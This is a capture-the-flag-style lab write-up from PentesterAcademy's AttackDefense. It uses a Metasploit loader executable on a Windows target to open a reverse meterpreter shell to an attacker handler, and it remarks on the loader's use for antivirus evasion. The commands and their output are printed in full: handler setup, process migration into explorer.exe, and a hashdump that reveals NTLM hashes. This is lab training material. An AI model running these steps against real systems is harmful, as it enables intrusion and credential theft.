ATTACK DEFENSE

by PentesterAcademy


Name	Windows: Metasploit Loader
URL	https://attackdefense.com/challengedetails?cid=2382
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target



```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.26.218
root@attackdefense:~#
```

Step 2: We have two machines **1)** Kali Linux **2)** A Windows (Target) Machine.


We are going to use the Metasploit Loader executable to gain a direct shell on the attacker’s machine.

Tool: https://github.com/rsmudge/metasploit-loader “A client compatible with Metasploit's staging protocol” It gives us a meterpreter session on the execution by providing the attacker's machine IP address.

Before we run the Metasploit loader we need to run the Metasploit multi handler to gain the meterpreter shell.

Checking Attacker machine IP address

Command: ip addr




```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ip_vti0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/ipip 0.0.0.0 brd 0.0.0.0
2428: eth0@if2429: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
2430: eth1@if2431: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:0a:0f:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.10.15.2/24 brd 10.10.15.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~# 
```

The attacker machine IP address is: **10.10.15.2**

Step 3: Running multi handler

Commands:


msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.10.15.2
set LPORT 4444
exploit



```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.15.2
LHOST => 10.10.15.2
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
```

The handler is listening.


Switch the view to “**Target Machine**”



Step 4: Run the Metasploit loader executable.

Metasploit Loader Location: C:\Users\Administrator\Desktop\metasploit-loader


Command: cd C:\Users\Administrator\Desktop\metasploit-loader



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> cd C:\Users\Administrator\Desktop\metasploit-loader
PS C:\Users\Administrator\Desktop\metasploit-loader> ls


    Directory: C:\Users\Administrator\Desktop\metasploit-loader


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         2/4/2013  12:15 PM                src
-a----         6/2/2021   5:39 AM             83 build.bat
-a----         6/2/2021   5:39 AM          53118 loader.exe
-a----         6/2/2021   5:39 AM            919 README.md


PS C:\Users\Administrator\Desktop\metasploit-loader>
```

Running loader.exe without any argument.

Command: .\loader.exe




```
PS C:\Users\Administrator\Desktop\metasploit-loader> .\loader.exe
C:\Users\Administrator\Desktop\metasploit-loader\loader.exe [host] [port]
PS C:\Users\Administrator\Desktop\metasploit-loader>
```

The loader.exe executable is used to bypass AV’s. Current version of loader.exe is not effective against the AV bypass. However modifying the source could give us an edge to bypass AV using the latest techniques.


Run loader.exe with an attacker machine IP address and port as an argument to gain a meterpreter session.

Command: .\loader.exe 10.10.15.2 4444



```
PS C:\Users\Administrator\Desktop\metasploit-loader> .\loader.exe 10.10.15.2 4444
```

Switch back to Attacker Machine




```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.15.2
LHOST => 10.10.15.2
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Sending stage (175174 bytes) to 10.0.26.218
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.26.218:49727) at

meterpreter >
```

We have successfully gained a meterpreter shell using loader.exe.

Step 5: Migrate the current process in explorer.exe and dump the NTLM hashes.

Commands: migrate -N explorer.exe
hashdump



```
meterpreter > migrate -N explorer.exe
[*] Migrating from 3692 to 4544...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5c4d59391f656d5958dab124ffeabc20:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Administrator NTLM Hash: 5c4d59391f656d5958dab124ffeabc20

References

1. Metasploit Loader (https://github.com/rsmudge/metasploit-loader)